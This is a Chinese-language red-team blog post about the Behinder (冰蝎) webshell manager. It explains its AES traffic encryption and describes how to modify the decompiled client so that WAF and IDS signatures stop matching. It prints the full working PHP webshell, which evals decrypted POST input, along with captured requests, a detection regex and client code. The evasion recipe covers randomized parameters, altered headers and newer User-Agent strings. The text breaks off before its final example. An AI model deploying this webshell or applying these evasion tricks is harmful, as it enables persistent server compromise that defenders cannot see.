冰蝎，从入门到魔改

原创 队员编号049 酒仙桥六号部队 7月29日

这是 **酒仙桥六号部队** 的第 **49** 篇文章。

全文共计3251个字，预计阅读时长11分钟。

0x01 什么是冰蝎？


"冰蝎"是一个动态二进制加密网站管理客户端。在实战中，第一代webshell管理工具"菜刀"的流量特征非常明显，很容易就被安全设备检测到。基于流量加密的webshell变得越来越多，"冰蝎"在此应运而生。

"冰蝎"客户端基于JAVA，所以可以跨平台使用，最新版本为v2.0.1，兼容性较之前的版本有较大提升。主要功能为：基本信息、命令执行、虚拟终端、文件管理、Socks代理、反弹shell、数据库管理、自定义代码等，功能非常强大。

0x02 加密原理

我们以PHP版本为例，"冰蝎"在服务端支持open_ssl时，使用AES加密算法，密钥长度16位，也可称为AES-16。此在软件及硬件(英特尔处理器的AES指令集包含六条指令)上都能快速地加解密，内存需求低，非常适合流量加密。

加密流程大致如下图所示：



首先客户端以Get形式发起带密码的请求。

服务端产生随机密钥，将密钥写入Session并将密钥返回客户端。

客户端获取密钥后，将payload用AES算法加密，用POST形式发送请求。

服务端收到请求，用Session中的密钥解密请求的Body部分，之后执行Payload，将直接结果返回到客户端。

客户端获取返回结果，显示到UI界面上。

我们看到在图中，"冰蝎"在执行Payload之后的返回，并没有显示加密，这点我们可以从自带的webshell中看出。

shell.php

```php
<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);1
    $_SESSION['k']=$key;
    print $key;
}
else
{
    $key=$_SESSION['k'];
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                    $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __construct($p) {eval($p."");}}
    @new C($params);
}
?>
```

这个问题需要解密一下"冰蝎"的流量，才能知道答案。

0x03 通信过程

我们用wireshark来抓包看下"冰蝎"通信过程：

从抓包结果上粗略来看，加密效果是不错的，全程基本没有可读的执行代码。

我们用服务端返回的密钥，对客户端发送的报文内容进行解密。

解密结果为如下代码：

```php
@error_reporting(0);
function main($content)
{
    $result = array();
    $result["status"] = base64_encode("success");
    $result["msg"] = base64_encode($content);
    $key = $_SESSION['k'];
    echo encrypt(json_encode($result),$key);
}

function encrypt($data,$key)
{
    if(!extension_loaded('openssl'))
        {
            for($i=0;$i<strlen($data);$i++) {
                $data[$i] = $data[$i]^$key[$i+1&15];
                }
            return $data;
        }
    else
        {
            return openssl_encrypt($data, "AES128", $key);
        }
}
```

我们发现核心内容只是一个简单的JSON格式的success的返回，但是会将结果使用AES包装一层加密，所以我们看到webshell中没有加密，而流量却是加密的。

0x04 时过境迁

攻防技术一直都在不断发展的，要想保证攻防的持续有效，就需要不断地更新自我。"冰蝎"的最新版本v2.0.1，在发布于2019.2之后就没有进行过更新。而各大厂商的检测系统及WAF均已经对其特征进行分析并加入规则。

新增规则:
1. 攻击[24504]:基于URI的SQL注入
2. 攻击[24505]:Apache Axis 1.4 远程代码执行(CVE-2019-0227)
3. 攻击[24506]:Coremail论客邮件系统信息泄露漏洞
4. 攻击[41696]:冰蝎加密PHP Webshell文件上传
5. 攻击[41697]:冰蝎加密ASP Webshell文件上传
6. 攻击[41698]:冰蝎加密 ASPX Webshell文件上传
7. 攻击[41699]:冰蝎加密JSP Webshell文件上传
8. 攻击[24507]:http请求uri/referer字段目录遍历

二、修改规则


27004872 thinkphp5.x_controller_name_rce优化thinkphp漏洞防护规则
25612336 PHP Shell inject优化命令注入防护规则
25612334 linux command inject优化命令注入防护规则
18612236 password_access优化路径穿越防护规则
27526166 WebLogic_Async_Remote_Code_Excute优化Weblogic防护规则
优化非法上传规则，添加冰蝎webshell特征

各路分析其流量规则的文章也层出不穷。

原版”冰蝎”已经不能满足攻防对战的要求了，这时我们需要自己动手。

0x05 魔改准备


首先用JD-GUI等反编译工具，反编译JAR包获得源码。可以从中可以看到UI文件引入的包名看到，"冰蝎"使用了SWT框架作为UI。




既然这样我们直接用Eclipse安装WindowsBuilder，来直接创建SWT项目。

安装WindowsBuilder


在Eclipse的Marketplace里搜索WindowsBuilder，点击Install即可安装。



之后我们直接创建基于SWT项目，即可避免因swt包缺失导致的报错问题。




我们将反编译之后的源码和JAR包导入项目，在通过搜索源码和修复报错（会有一大波报错等待你修复，可以多种反编译工具对比结果来修改）等方式尝试将源码跑起来。



最终我们终于成功跑起来了反编译之后的代码。

可以看到项目结构比较简单清晰，主要逻辑都在net包下，Main.java为程序入口。这里简单介绍下各个模块代码的作用：



出于对原作者的瑞思拜，不会放出任何项目文件。

0x06 特征擦除

经过对网上多篇对"冰蝎"特征的资料参考，总结出几条特征并将其特征给予修改擦除。以PHP版本为例，其他语言版本异曲同工。

1.密钥交换时的URL参数

首当其冲的就是密钥交换时的参数，用GET请求方式，默认webshell的密码为pass，并且参数值为3位随机数字。

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

从webshell上看，参数值的随机数字并没有任何实际作用：

```php
<?php
@error_reporting(0);
session_start();
if (isset($_GET['pass']))
{
    $key=substr(md5(uniqid(rand())),16);
    $_SESSION['k']=$key;
    print $key;
}
```

客户端代码上看也只是随机数：

```java
Utils.java
55
56    public static Map<String, String> getKeyAndCookie(String getUrl, String password, Map<String, String> requestHeaders) throws Exception {
57        disableSslVerification();
58        Map<String, String> result = new HashMap<>();
59        StringBuffer sb = new StringBuffer();
60        InputStreamReader isr = null;
61        BufferedReader br = null;
62        URL url;
63        if (getUrl.indexOf("?") > 0) {
64            url = new URL(getUrl + "&" + password + "=" + (new Random()).nextInt(1000));
65        } else {
66            url = new URL(getUrl + "?" + password + "=" + (new Random()).nextInt(1000));
67        }
```

我们来看下一般对此情况的检测规则：

```
\.(php|jsp|asp|aspx)\?(\w){1,10}=\d{2,3}  HTTP/1.1
```

该规则可以匹配1-10位密码的webshell，并且参数值为2-3位的数字。

修改思路：

增加随机数量的随机参数和随机值（随机值不为全数字），并且密码参数不能固定为第一个。

修改后的效果：

```
GET /shell.php?GJ0luP=bU0bUJ&7EhR0L=C00uQLz&pass=FLFfs&R8FaMzR=ESZAE&CfHHHu=plM3R6F&eAknBR=nY6t0 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.33
Safari/534.3 SE 2.X MetaSr 1.0
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

2.header中的Content-Type

默认在header中的Content-type字段，在一般情况下的GET形式访问是没有该字段的，只有POST形式的访问才会有。但"冰蝎"不论是GET形式还是POST形式的访问均包含此字段。此处露出了较大破绽，而且该字段的大小写有点问题，所以基于这个规则基本可以秒杀。

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727;
.NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

我们来看下这块相关的的代码：

```
ShellService.java
24    public ShellService(JSONObject shellEntity2, String userAgent) throws Exception {
25        this.shellEntity = shellEntity2;
26        this.currentUrl = shellEntity2.getString("url");
27        this.currentType = shellEntity2.getString("type");
28        this.currentPassword = shellEntity2.getString("password");
29        this.currentHeaders = new HashMap();
30        this.currentHeaders.put("User-Agent", userAgent);
31        if (this.currentType.equals("php")) {
32            this.currentHeaders.put("Content-type", "application/x-www-form-urlencoded");
33        }
34        mergeHeaders(this.currentHeaders, shellEntity2.getString("headers"));
35        Map<String, String> keyAndCookie = Utils.getKeyAndCookie(this.currentUrl, this.currentPassword, this.currentHeaders);
```

ShellService代表一个Shell服务，在其构造函数中31行判断了，如果类型是php则在header中加入 Content-type 头。但在35行的getKeyAndCookie向服务端发送GET请求获取密钥时，也将此header头带入其中，所以发送GET请求包时也会携带此参数。

修改思路：

GET形式访问时在header中去掉此字段，POST形式访问时将值改为 Content-Type 值改为"text/html; charset=utf-8"以规避安全检测（值也可以不改）。

修改后的效果：

GET请求：

```
GET /shell.php?nLxqrR=FhQWU5&qHUYLQ=AAUYTZ2&pass=wKpQ3k&0Jcha=M8skAf&DFu5g=C5SMQ&vbzf6eF=cpUWyC HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

POST请求：

```
771db3c5a0eabd6aPOST /shell.php HTTP/1.1
Content-Type: text/html; charset=utf-8
Cookie: PHPSESSID=n38321i9rf9153b1fcg739j7p5; path=/
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12
Cache-Control: no-cache
Pragma: no-cache
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 1068
```

3.header中的User-Agent

User-Agent是指用户代理，会包含浏览器和操作系统等信息标志。在"冰蝎"的早期版本存在User-Agent特例化问题，最新版本已经解决了这个问题。解决方案是：每个shell连接会从17个内置的UA里随机选择一个。

```
GET /shell.php?pass=593 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: 192.168.81.130
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

来看下这部分的JAVA代码：

```
BasicInfoUtils.java
64    public static void getBasicInfo(final JSONObject shellEntity, final Browser baseInfoView, final Tree dirTree, final Text cmdview, final Label connectStatu
65        int uaIndex = (new Random()).nextInt(Constants.userAgents.length - 1);
66        final String currentUserAgent = Constants.userAgents[uaIndex];
67        final MainShell mainShell = (MainShell) dirTree.getShell();
```

可以看到是随机从常量Constants.userAgents中取了一个值。

```
Constants.java
1  package net.rebeyond.behinder.utils;
2
3  public class Constants {
4      public static int ENCRYPT_TYPE_AES = 0;
5      public static int ENCRYPT_TYPE_XOR = 1;
6      public static int MENU_ALL = 69905;
7      public static int MENU_CLEAR = 4096;
8      public static int MENU_COPY = 16;
9      public static int MENU_CUT = 1;
10     public static int MENU_PASTE = 256;
11     public static int MENU_SELECT_ALL = 65536;
12     public static int PROXY_DISABLE = 1;
13     public static int PROXY_ENABLE = 0;
14     public static int REALCMD_RUNNING = 0;
15     public static int REALCMD_STOPPED = 1;
16     public static String VERSION = "v2.0.1";
17     public static String[] userAgents = {
18             "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.835.163 Safari/535.1",
19             "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0) Gecko/20100101 Firefox/6.0",
20             "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50",
21             "Opera/9.80 (Windows NT 6.1; U; zh-cn) Presto/2.9.168 Version/11.50",
22             "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Mec
23             "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
24             "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.0)",
25             "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)",
26             "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)",
27             "Mozilla/5.0 (Windows; U; Windows NT 6.1; ) AppleWebKit/534.12 (KHTML, like Gecko) Maxthon/3.0 Safari/534.12",
28             "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
29             "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
30             "Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko) Chrome/6.0.472.33 Safari/534.3 SE 2.X MetaSr 1.0",
31             "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
32             "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.41 Safari/535.1 QQBrowser/6.9.11079.201",
33             "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
34             "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)" };
35 }
36
```

这块的问题是UA包含的浏览器版本比较旧，比如：Chrome/14.0.835.163是2011年发布的版本，Firefox/6.0也是2011年的版本。这种浏览器基本很少人使用，所以特征较为明显，可以作为规则参考。

修改思路：

使用较新版本的常见浏览器UA来替换内置的旧的UA常量。

修改后的效果：

2020年发布的Firefox 75.0：

```
